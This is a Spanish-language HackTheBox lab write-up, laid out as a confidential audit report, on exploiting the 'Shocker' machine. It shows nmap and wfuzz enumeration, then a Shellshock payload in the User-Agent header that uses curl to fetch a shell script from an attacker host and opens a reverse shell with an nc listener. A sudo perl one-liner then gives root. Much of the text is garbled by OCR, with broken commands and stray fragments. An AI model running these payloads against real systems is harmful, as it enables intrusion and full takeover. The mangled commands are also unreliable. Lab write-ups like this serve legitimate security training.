

Informe Técnico

Máquina Shocker



Este documento es confidencial y contiene información sensible. No debería ser impreso o compartido con terceras entidades





Índice

1.	Antecedentes	2
	Objetivos 2.1. Consideraciones	2 2
	Analisis de vulnerabilidades 3.1. Vulnerabilidades encontradas	3





1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Shocker** de la plataforma **HackTheBox**.



Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Shocker**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo





3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó. Indagando en la pagina y al ver que no teniamos

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 10.17 seconds
```

Figura 3: nmap

mucho se procedió a realizar fuzzing con wfuzz. Se encontró la ruta cgi-bin por lo que se decidió realizar otro

```
| Section | Sect
```

Figura 4: Primer FUZZ

fuzzing en la ruta para ver más información

Figura 5: FUZZ 3





Se encontró la ruta user.sh y se decidió aplicar un ataque Shellshock y eso nos dió la reverse shell.

```
(vote lati) - [/home/_/Desktop/Machines/HTB/Shocker] D. Server 80

Se ejecutó el siguiente comando para poder transferir el archivo al sistema:

(vote lati) - [/home/_/Desktop/Machines/HTB/Shocker]

nc -nty 443
Listenig on [anj] 443 ... Cun -n User-agent: () ( x); echo: /usr/bin/curl http://10.10.0.34/legashell.sh -o connect to [10.10.14.13] from (UNKNOWN) [10.10.10.56] 50838 10.0.30 121/cg-bin/uptime
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bins [

Una vez con el archivo dentro del sistema se procedió a ejecutar el archivo y de esa manera generar una conexión con el sistema. En una terminal se ejecuto un comando y en otra el no para dejar en escucha:
```

Figura 6: ReverseShell

Una vez accediendo a nivel de usuario se procedió a escalar los privilegios, enlistando las posibles acciones de sudo que tenia el usuario, nos encontramos una ruta putencial de abuso de sudoers así que la explotamos y obtuvimos el root.

```
shelly@Shocker:/$ ls -l /usr/bin/perl
-rwxr-xr-x 2 root root 1907192 Mar 13 2016 /usr/bin/perl
shelly@Shocker:/$ sudo perl -e 'exec "/bin/sh";' as the linux cap
# whoami
root
# |
```

Figura 7: Obteniendo el root